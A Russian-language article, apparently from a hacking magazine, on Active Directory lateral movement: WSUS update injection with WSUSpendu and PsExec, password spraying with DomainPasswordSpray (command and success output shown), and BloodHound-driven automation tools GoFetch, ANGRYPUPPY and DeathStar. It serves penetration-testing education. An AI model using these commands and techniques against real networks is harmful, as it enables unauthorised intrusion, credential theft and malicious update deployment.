
Наиболее распространенная конфигурация сети — та, где есть только один сервер обновлений. Этот сервер обновляет свои собственные клиенты и подключается к интернету для получения обновлений от серверов Microsoft. Связь между сервером WSUS и серверами Центра обновления Windows должна использовать протокол HTTPS (эти конфигурации недоступны для редактирования). Сервер WSUS проверяет сертификат SSL, чтобы исключить загрузку вредоносных обновлений через подделку легитимных серверов. Клиенты получают свои обновления на сервере WSUS в соответствии с конфигурацией сервера: используя протокол HTTPS, если сервер настроен с использованием SSL, или протокол HTTP, если нет.





*Простая архитектура WSUS*


Большая организация, скорее всего, будет использовать несколько серверов WSUS. В этом случае применяется древовидная архитектура. Главный сервер подключен к интернету. Другие серверы WSUS (репликации) распространяют обновления для одного сегмента или одной подсети. Также возможно использовать этот вид архитектуры с автономной системой. В этом случае обновления копируются, но применяются автоматически.



*Древовидная архитектура WSUS*

Эти две архитектуры рекомендуются Microsoft. Однако их недостаточно для некоторых организаций, и там в сетях можно наблюдать две другие архитектуры. Первая часто встречается в относительно крупных компаниях: она имеет несколько доменов или лесов, которые не обязательно связаны доверительными отношениями Active Directory. В этих архитектурах мы часто видим общие серверы для функций

поддержки. Хотя домены не имеют отношений, серверы обновлений часто имеют общую ссылку: сервер WSUS одного из доменов используется в качестве ссылки на сервер WSUS другой сети.



*Архитектура WSUS со связанными серверами в разных доменах*

Для всех этих архитектур можно вручную устанавливать любые обновления программного обеспечения, предложенные Microsoft. Но также возможно автоматическое применение обновлений в соответствии с определенными критериями. При установке WSUS создается правило, которое по умолчанию отключено и позволяет при активации автоматически принимать установку всех «критических» или «безопасных» обновлений на клиентах WSUS.

## Атака на WSUS

Существует несколько атак на механизм обновления Windows. **Все атаки работают только между сервером и клиентом.** Чтобы атака WSUSpect сработала, клиент должен использовать машину злоумышленника в качестве прокси. Один из способов выполнения этой атаки — для непривилегированного пользователя на клиенте установить прокси-сервер. Другой способ выполнить эту атаку — использовать протокол WPAD. WSUSpect перехватывает запрос на обновление от клиента и вмешивается в него, чтобы добавить свое вредоносное обновление.

Ответ сервера изменяют, вставляя метаданные и двоичные файлы, чтобы попытаться выполнить произвольный код на клиенте. Но дело в том, что на локальном компьютере будет проверена подпись. С этой конфигурацией невозможно изменить



обновление, добавив в него произвольный двоичный файл. Тем не менее аргументы команды не включены в проверку подписи. Таким образом, можно изменять аргументы двоичного файла (к примеру cmd.exe, wmic.exe) для выполнения некоторых команд. Но подписи к данным файлам не хранятся, а хранятся подписи к каталогу с этими файлами, что не позволит передать им аргумент. Однако благодаря поддержке Microsoft Sysinternals есть подписи для файлов из данного пакета, в частности PsExec.

WSUSpendu может развертывать обновления, создавать и удалять группы WSUS, назначать компьютеры группам и удалять обновления. Скрипту нужно указать PsExec или BgInfo, так как только эти программы подписаны Microsoft и могут выполнять произвольные команды в любых системах Windows. Сценарий принимает аргументы для двоичного файла в качестве параметра и автоматически внедряет выбранные двоичные и специально созданные метаданные в базу данных. Сценарий PowerShell, а также выбранный двоичный файл необходимо загрузить на сервер WSUS для локального выполнения.


```
PS> .\Wsuspendu.ps1 -Inject -PayloadFile .\PsExec.exe -PayloadArgs '-accepteula

Everything seems ok. Waiting for client now...
To clean the injection, execute the following command:

.\Wsuspendu.ps1 -Clean -UpdateID 12345678-90ab-cdef-1234-567890abcdef
```

All Updates (2624 updates of 2645 shown, 2645 total)				
Approval: <span>Unapproved</span>		Status: <span>Any</span>		Refresh
①	Title	Classifi...	In...	Approval
	nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6600 VE	Drivers	10...	Not approv...
	nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6100	Drivers	10...	Not approv...
	nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7050 P...	Drivers	10...	Not approv...
	nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6150S...	Drivers	10...	Not approv...
	nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7050 /...	Drivers	10...	Not approv...
	nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6600	Drivers	10...	Not approv...
	nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7300 S...	Drivers	10...	Not approv...
	nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6100 n...	Drivers	10...	Not approv...
	nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7900 GS	Drivers	10...	Not approv...
	nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7800 ...	Drivers	10...	Not approv...
	nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7800 SLI	Drivers	10...	Not approv...
	PsExec bundled (ImportUpdate) update for Windows 7 (from KB2862335)	Security...	0%	Not approv...

Консоль WSUS



Уведомление о новом обновлении

Обновление будет зависеть от конфигурации клиента, неважно, был ли он настроен для автоматической или ручной установки обновлений. Новое обновление само по себе может быть установлено без какого-либо взаимодействия с пользователем.

## Распыление паролей

Распыление пароля (Password Spraying) относится к методу атаки, который принимает большое количество имен пользователей и перечисляет их с помощью одного пароля или малого количества паролей. Так как допустимое количество попыток ввода пароля обычно невелико, этот метод позволяет избежать блокировок политикой паролей, и он часто более эффективен для обнаружения слабых паролей. После успешного получения списка действительных пользователей злоумышленники нередко проверяют частые или известные пароли или благодаря накопленным в процессе разведки данным пробуют ОДИН тщательно продуманный пароль для ВСЕХ известных учетных записей пользователей.

Распыление паролей проводится, как правило, на одном из начальных этапов без наличия привилегий. Этапы атаки распыления паролей:

1. Включение в сеть (в случае теста на проникновение) или компрометация учетной записи пользователя (для злоумышленника).
2. Перечисление групповой политики и политики паролей.
3. Перечисление имен пользователей.
4. Распыление паролей.

Для выполнения данной атаки написан скрипт **Spray**, который позволяет указать парольную политику. Spray дает возможность проводить атаку на SMB, OWA (веб-клиент для доступа к серверу совместной работы Microsoft Exchange), Lync, CISCO

Web VPN. Для работы скрипт требует список пользователей и паролей.

Альтернативное автоматическое решение — PowerShell-скрипт **DomainPasswordSpray**. Он требует только пароль либо список паролей. При этом он автоматически перечисляет пользователей домена и парольные политики.

```
PS C:\Users\jeclipse\Desktop> Import-Module .\DomainPasswordSpray.ps1
PS C:\Users\jeclipse\Desktop> Invoke-DomainPasswordSpray -Password Spring2017
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] The smallest lockout threshold discovered in the domain is 10 login attempts.
[*] Removing disabled users from list.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 36 users gathered from the current user's domain

Confirm Password Spray
Are you sure you want to perform a password spray against 36 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): y
[*] Password spraying has begun. Current time is 7:11 AM
[*] This might take a while depending on the total number of users
[*] SUCCESS! User:fn-2187 Password:Spring2017
[*] SUCCESS! User:tk-421 Password:Spring2017
[*] SUCCESS! User:tk-5531 Password:Spring2017
[*] Password spraying is complete
```

*Скриншот использования DomainPasswordSpray из примера описания программы*

Кроме того, скрипт позволяет узнать список всех пользователей.


## Автоматизация Lateral Movement

Множество сетей можно взломать, следуя определенным стандартным алгоритмам действия. Чтобы не тратить время на проверку данных контекстов развития событий, были разработаны инструменты автоматизации шагов каждого контекста.

## GoFetch

**GoFetch** — это инструмент для автоматического осуществления плана атаки, созданного приложением BloodHound.

Сначала GoFetch загружает связи локальных пользователей-администраторов и компьютеров, созданных BloodHound, и преобразует его в собственный формат плана для атаки. Как только план атаки готов, GoFetch продвигается к месту назначения в соответствии с планом, шаг за шагом, последовательно применяя методы удаленного выполнения кода и компрометируя учетные данные с помощью mimikatz.



Логика работы GoFetch

GoFetch написан на PowerShell, что помогает скрываться от обнаружения, однако используемые модули Python могут выдать работу этого средства. В качестве параметров GoFetch использует связи объектов, созданные с помощью BloodHound, и пейлоад для выполнения в формате BAT, EXE или PS1.


Также для примера было представлено **видео работы** этого средства.

## ANGRYPUPPY

**ANGRYPUPPY** — это инструмент для фреймворка Cobalt Strike, предназначенный для

автоматического анализа и выполнения путей атаки BloodHound. ANGRYPUPPY использует встроенное боковое движение Cobalt Strike и возможности кражи учетных данных Beacon. Это позволяет автоматически извлекать сеансы для управления в Cobalt Strike и использовать его канал связи SMB C2. Кроме того, ANGRYPUPPY дает возможность выбирать технику, которую оператор хочет использовать для выполнения действий бокового движения.

ANGRYPUPPY принимает путь атаки BloodHound в формате JSON, а затем определяет действия, нужные для выполнения пути атаки, кражи учетных данных или бокового перемещения по мере необходимости.



Логика работы ANGRYPUPPY


Оператор просто вводит angrypuppy в любую консоль маяка Cobalt Strike, а затем может импортировать путь атаки, выбирать технику бокового перемещения и выполнять атаку. Это действие записывается в журнал событий Cobalt Strike вместе с именем оператора и идентификатором ANGRYPUPPY. Не рекомендуется выполнять другие действия бокового движения во время работы ANGRYPUPPY!

Демонстрация работы этого инструмента также запечатлена [на видео](#).

## DeathStar

**DeathStar** — это скрипт Python, использующий API-интерфейс RESTful Empire для автоматизации атак в среде Active Directory с использованием различных методов.





Логика работы DeathStar

Так как BloodHound просматривает не все пути продвижения (те же GPP и SYSVOL не подлежат анализу BloodHound), данный инструмент использует максимум возможностей, которые предоставляет API RESTful Empire PowerShell.

Разработчики представили **два видео**, демонстрирующих работу DeathStar. Но есть один минус: со 2 августа 2019 года этот проект больше не поддерживается, так как прекратил свое существование проект Empire.


## Заключение


Благодаря боковому перемещению мы можем легитимным образом продвигаться по

сети, используя для этого лишь учетные данные пользователей или разрешенные средства доставки и обновления ПО, что позволит получать информацию с атакованных машин без использования RAT.

Напоследок хотелось бы отметить, что эта статья задумана не в качестве руководства к действию. Она лишь показывает, насколько компетентными должны быть системные администраторы, обеспечивающие безопасность в среде Active Directory. Помни, что все неправомерные действия преследуются по закону!

Для тех, кто хочет получить больше информации по этой теме, я создал телеграм-канал @RalfHackerChannel, где ты сможешь задать свои вопросы (или ответить на вопросы других юзеров). До встречи в следующих статьях!



**RalfHacker**  


Теги: [active directory](#) [APT](#) [lateral movement](#) [Windows](#) [Взлом](#) [Выбор редактора](#) [Кибератаки](#) [Статьи](#)

## 1 комментарий



Dmitry Morozov

24.01.2020 at 19:52

Классно, даже PsExec тут есть. Про него часто забывают, а он классный. К примеру если на удалённой машине запрещено удалённое выполнение команд и rdp, то бывает печально ладе если есть хэш/пароль от машины. А вот если есть хеш/пароль и есть стандартно расшареная папка C\$ или Admin\$ (или ток одна, не помню), то PsExec игнорирует запрет на удалённое выполнение команд и прекрасно работает

[Ответить](#)